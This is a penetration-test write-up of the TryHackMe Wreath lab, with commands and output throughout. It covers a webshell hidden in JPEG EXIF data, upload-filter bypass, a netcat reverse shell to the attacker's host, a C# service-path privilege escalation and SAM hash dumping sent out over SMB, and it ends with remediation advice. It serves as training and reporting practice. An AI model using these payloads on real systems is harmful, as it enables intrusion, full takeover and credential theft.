 Weaponisation	I first attempted to upload and access a legitimate image to test the page, I was able to with no issues. My next step was to embed a test php script within the image using exiftool and see whether I could get this to execute after uploading the image to the site. I also used a double file extension to bypass the filter while still allowing the file type to be php. The script executed as planned. Php payload used : exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-phillipnewlove.jpeg.php

```
┌──(root㉿kali)-[~/Downloads]
└─# exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-phillipnewlove.jpeg.php
    1 image files updated

┌──(root㉿kali)-[~/Downloads]
└─# exiftool test-phillipnewlove.jpeg.php
ExifTool Version Number         : 12.
File Name                       : test-phillipnewlove.jpeg.php
Directory                       : .
File Size                       : 13 kB
File Modification Date/Time     : 2023:02:24 05:54:10-05:00
File Access Date/Time           : 2023:02:24 05:54:10-05:00
File Inode Change Date/Time     : 2023:02:24 05:54:10-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 270
Image Height                    : 187
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 270×187
Megapixels                      : 0.050
```




Now that I know I can upload images containing php script that will execute I can embed a reverse shell into an image which will execute.

Payload used :

```php
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Once I had a php payload, I ran it through an online obfuscation tool (https://www.gaijin.at/en/tools/php-obfuscator). I had to use a \ to escape the dollar sign as it is getting passed into a bash command and it would have interpreted them as variables otherwise.




```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
```

Now all that remained was to embed the payload into the comment field of the exif data on my chosen image and save it with a .jpg.php extension to bypass the filter.

```
┌──(root㉿kali)-[~/…/THM/Wreath/Exploits/wreath-dev]
└─# exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_de
ll_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-phillipnewlove.jpg.php
    1 image files updated
```

```
┌──(root㉿kali)-[~/…/THM/Wreath/Exploits/wreath-dev]
└─# exiftool shell-phillipnewlove.jpg.php
ExifTool Version Number         : 12.55
File Name                       : shell-phillipnewlove.jpg.php
Directory                       : .
File Size                       : 42 kB
File Modification Date/Time     : 2023:02:24 12:06:25-05:00
File Access Date/Time           : 2023:02:24 12:06:25-05:00
File Inode Change Date/Time     : 2023:02:24 12:06:25-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Comment                         : <?php $p0=$_GET[base64_decode('
4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
Image Width                     : 800
```


I uploaded the image successfully, now all that remained was to navigate to the image URL then run commands within it to use the webshell.

Exploit

To use the webshell I had to include the wreath query parameter after the file URL (e.g. http://10.200.81.100/resources/uploads/shell-phillipnewlove.jpg.php?wreath=<command>)

To test it I ran systeminfo.

Now that I knew this worked, the next step was to set myself up for an interactive reverse shell. I decided to compile my own static binary of netcat to be uploaded. I first cloned a nc repo from GitHub (https://github.com/int0x33/nc.exe/) then I deleted the two precompiled binaries from the directory. I used mingw-w64 on my kali machine to compile the executable, however I first had to edit the makefile within the directory so it would use my specific compiler.




While compiling I encountered a number of errors, however the executable compiled fine.


Next I hosted the nc.exe file on a python web server and used curl within the webshell to upload it to the target.

Command used in webshell URL : curl http://10.50.82.56/nc-phillipnewlove.exe -o c:\\windows\\temp\\nc-phillipnewlove.exe

Finally I set up a netcat listener on my Kali machine, then ran a powershell command within the webshell to connect to it using the static binary I had just uploaded.

Command used in webshell URL : powershell.exe c:\\windows\\temp\\nc-phillipnewlove.exe 10.50.82.56 5555 -e cmd.exe





Reconnaissance

Now that I had an interactive shell on the WREATH-PC I could begin enumeration. I didn't have full access to the PC as the webserver wasn't running as system so I began searching for a privilege escalation vector.

After some looking around, I listed the running services, filtering out the services that are in the C:\Windows directory (core windows services which are unlikely to contain any vulnerabilities).

Command used : wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

On looking at the list of services returned, I noticed that the SystemExplorerService had an unquoted service path, this could enable me to replace the service executable with a malicious file in order to escalate privileges.

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windo
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                     Name                                 StartMode
        PathName
Amazon SSM Agent                                                AmazonSSMAgent                       Auto
        "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
Apache2.4                                                       Apache2.4                            Auto
        "C:\xampp\apache\bin\httpd.exe" -k runservice
AWS Lite Guest Agent                                            AWSLiteAgent                         Auto
        "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
LSM                                                             LSM                                  Unknown
Mozilla Maintenance Service                                     MozillaMaintenance                   Manual
        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
NetSetupSvc                                                     NetSetupSvc                          Unknown
Windows Defender Advanced Threat Protection Service             Sense                                Manual
        "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
System Explorer Service                                         SystemExplorerHelpService            Auto
        C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
Windows Defender Antivirus Network Inspection Service           WdNisSvc                             Manual
        "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"
Windows Defender Antivirus Service                              WinDefend                            Auto
        "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"
Windows Media Player Network Sharing Service                    WMPNetworkSvc                        Manual
        "C:\Program Files\Windows Media Player\wmpnetwk.exe"
```

I checked which account the service ran under and it was running as system. I also checked the permissions on the directory itself and BUILTIN\Users were allowed full control.

Command used to check service running as : sc qc SystemExplorerHelpService

Command used to check directory permissions : powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | for
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchron
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008
4
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-185329
4
```

With this information I could now begin to compile a malicious executable to replace the legitimate service executable.

Weaponisation

My first step was to create a text file called wrapper.cs, in which I typed out a C# reverse shell.

Wrapper.cs
~/Hacking-Practice/THM/Wreath/Exploits/wreath-dev


```
1 using System;
2 using System.Diagnostics;
3
4 namespace Wrapper{
5     class Program{
6         static void Main(){
7             Process proc = new Process();
8             ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-
  phillipnewlove.exe", "10.50.82.56 6666 -e cmd.exe");
9             procInfo.CreateNoWindow = true;
10            proc.StartInfo = procInfo;
11            proc.Start();
12        }
13    }
14 }
```

Next, I needed to compile this into an exe file using mono-devel.

```
┌──(root㉿kali)-[~/…/THM/Wreath/Exploits/wreath-dev]
└─# mcs Wrapper.cs

┌──(root㉿kali)-[~/…/THM/Wreath/Exploits/wreath-dev]
└─# ls
dev.php         shell-phillipnewlove.jpg.php           test-phillipnewlove.jpeg.php  Wrapper.exe
obfuscated.php  shell-phillipnewlove.jpg.php_original  Wrapper.cs
```

My executable is now ready to be transferred onto the target.

Delivery	To get the executable onto the target, I set up an smb server using impacket, then copied it using the net use command.
	
	Command to set up smb server on Kali : impacket-smbserver phillipnewlove . -smb2support -username phillipnewlove -password Bruce1987!
	
	Command to activate share on target : net use \\10.50.82.56\phillipnewlove /USER:phillipnewlove Bruce1987!
	
	Command to copy file onto target : copy \\10.50.82.56\phillipnewlove\Wrapper.exe %TEMP%\wrapper-phillipnewlove.exe
	
	`C:\>copy \\10.50.82.56\phillipnewlove\Wrapper.exe %TEMP%\wrapper-phillipnewlove.exe`
	`copy \\10.50.82.56\phillipnewlove\Wrapper.exe %TEMP%\wrapper-phillipnewlove.exe`
	`1 file(s) copied.`
	
	To prevent any errors down the line, I disconnected the smb server.
	
	Command to disconnect smb server : net use \\10.50.82.56\phillipnewlove /del

Privilege Escalation	Before I replaced the service executable with my payload, I wanted to test it worked, so I set up a netcat listener and executed it manually. Command to execute script : "%TEMP%\wrapper-phillipnewlove.exe" I successfully spawned a reverse shell.  Now all that remained was to copy the wrapper file into the service path and rename it to system.exe, this would make the service bypass the actual legitimate executable and run ours instead. Command used to copy wrapper : copy %TEMP%\wrapper-phillipnewlove.exe "C:\Program Files (x86)\System Explorer\System.exe"

```
C:\>copy %TEMP%\wrapper-phillipnewlove.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-phillipnewlove.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.
```

Now that the exploit is in place, all that remains is to set up a netcat listener and restart the service to catch the shell.

Stop service : sc stop SystemExplorerHelpService


```
C:\>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

Start service : sc start SystemExplorerHelpService

```
C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Once the service restarted I gained a shell as system.

```
┌──(root㉿kali)-[~/…/THM/Wreath/Exploits/wreath-dev]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.50.82.56] from (UNKNOWN) [10.200.81.100] 50581
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Action on Objectives	After compromising the target I decided to dump the hashes from the SAM registry. I did this by first saving the sam and system files, which I then transferred to my Kali machine to be run through impacket-secretsdump. Command to save sam file : reg.exe save HKLM\SAM sam.bak Command to save system file : reg.exe save HKLM\SYSTEM system.bak I then connected to my SMB server I had set up previously and moved these files to Kali. Command to move sam.bak : move sam.bak \\10.50.82.56\phillipnewlove\sam.bak Command to move system.bak : move system.bak \\10.50.82.56\phillipnewlove\system.bak Command to dump hashes via secretsdump : impacket-secretsdump -sam sam.bak -system system.bak LOCAL 

Exploits/Vulnerabilities & Recommendations

Severity	Exploit/Vulnerability	Description	Recommendation
High	Unrestricted file upload	Attacker was able to bypass file extension filter and upload a php file disguised as a jpg image	Review file extension filters and content checking
High	Unquoted service path	Attacker able to replace legitimate service with malicious executable to gain reverse shell as system user	Add quotes to affected service using registry editor

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://isgovern.com/blog/how-to-fix-the-windows-unquoted-service-path-vulnerability/

Maintaining Access

On each host that was compromised, persistence was achieved via copying the id_rsa key onto my Kali machine, creating users on the compromised target or dumping hashes to be passed.

House Cleaning

Once we had completely compromised a host, all scripts, executables and accounts created during the test were deleted. Firewall rules returned to normal and any antivirus was re-instated.